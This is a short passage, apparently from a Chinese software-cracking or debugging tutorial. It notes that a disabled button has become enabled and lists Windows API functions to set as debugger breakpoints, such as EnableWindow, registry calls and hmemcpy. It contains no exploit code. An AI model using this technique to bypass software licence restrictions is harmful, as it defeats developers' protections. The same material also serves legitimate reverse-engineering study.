按钮已经变为可用状态，图18。




图16




图17




图18

这里是常用的函数中断方法：

禁止菜单条目	EnableMenuItem
禁止子窗口	EnableWindow
创建文件句柄	CreateFileW(A)
打开文件	OpenFile
读取文件	ReadFile
写文件	WriteFile
调整文件指针	SetFilePointor

退出进程	ExitProcess
创建进程	CreateProcessW(A)
打开注册表项	RegOpenKeyW(A)
创建注册表项	RegCreateKeyW(A)
删除注册表值	RegDeleteValueW(A)
设置注册表值	RegSetValueW(A)
获取系统时间	GetSystemTime
发送消息	SendMessageW(A)
传统万能断点	hmemcpy